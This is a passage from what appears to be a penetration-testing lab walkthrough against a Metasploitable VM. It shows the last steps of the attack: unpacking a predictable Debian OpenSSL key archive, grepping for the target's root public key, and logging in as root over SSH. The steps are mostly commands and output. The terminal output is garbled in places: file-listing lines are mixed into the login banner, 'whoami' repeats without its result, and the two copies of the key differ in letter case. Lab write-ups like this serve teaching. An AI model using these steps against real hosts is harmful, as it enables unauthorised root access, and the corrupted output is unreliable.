u/WwgztLZs5/D9IyhtRWocYQPE+kcp+Jz2mt4yluA73KqoXfdw5oGUkxdFo9f1nu20wkj0c+Wv8Vw7bwkf+1Rgi
0MgiJ5cCs4WocYVxsXovcNnbALTp3w== msfadmin@metasploitable
```

**Step 20:** After that we can run the command “tar jaxvf 5622.tar.bz2” to get the 5622 file ready to use. Then we can use the “grep -lr” command to compare the public key to any of the private ones.

```
root@kali:~/Downloads# tar jaxvf 5622.tar.bz2
rsa/
rsa/hostname
rsa/2048/
rsa/2048/2712a6d5cec99f295a0c468b830a370d-28940.pub
rsa/2048/eaddc9bba9bf3c0832f443706903cd14-28712.pub
rsa/2048/0bdcea11b2c628c7fd8bc4b04ca43668-12474
root@kali:~/Downloads/rsa/2048# grep -lr AAAAB3NzaC1yc2EAAQEApmGJFZNl0ib
MNALQx7M6sGGoi4KNmj6PVxbpbG70lShHQqlkJkteZZdPFSbW76IUiPR00h+WBV0x1c6iPL/0zUYFHy
FKAz1e6/5teoweG1jr2q0ffdomVhvXXvSjGaSFww0YB8R0Qxs0WWTQTYSeBa66X6e777GVkHCDLYgZSo
8wWr5JXln/Tw7XotowHr8FEGvw2zW1krU3Zo9Bzp0e0ac2U+qUGIzIu/WwgztLzs5/D9IyhtRWocYQPE
+kCP+Jz2mt4yluA73KqoXfdw5oGUkxdFo9f1nu20wkj0c+Wv8Vw7bwkf+1RgiOMgiJ5cCs4WocYVxsXo
vcNbALTp3w *.pub
57c3115d77c56390332dc5c49978627a-5429.pub
```

**Step 21:** Finally, we can use the “ssh -i” command along with that key that we found earlier to give ourselves root access. To confirm that we are root, we can run the “whoami” command again which tells us that we have indeed gained root access.

```
root@kali:~/Downloads/rsa/2048# ssh -i 57c3115d77c56390332dc5c49978627a-5429 root@10.0.2.4
The authenticity of host '10.0.2.4 (10.0.2.4)' can't be established.
RSA key fingerprint is SHA256:BQHm5EoHX9GCi0LuVscegPXLQ0suPs+E9d/rrJB84rk.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.0.2.4' (RSA) to the list of known hosts.
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
-rw-r--r-- 1 root root 141 Oct 20 2007 .profile
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.
drwxr-xr-x 21 root root 4096 Apr 28 2010 .
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
drwxr-xr-x 3 root root 4096 May 17 2010 .
drwxr-xr-x 2 root root 4096 May 17 2010 .ssh
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
You have mail.
root@metasploitable:~# whoami
root@metasploitable:~# whoami
```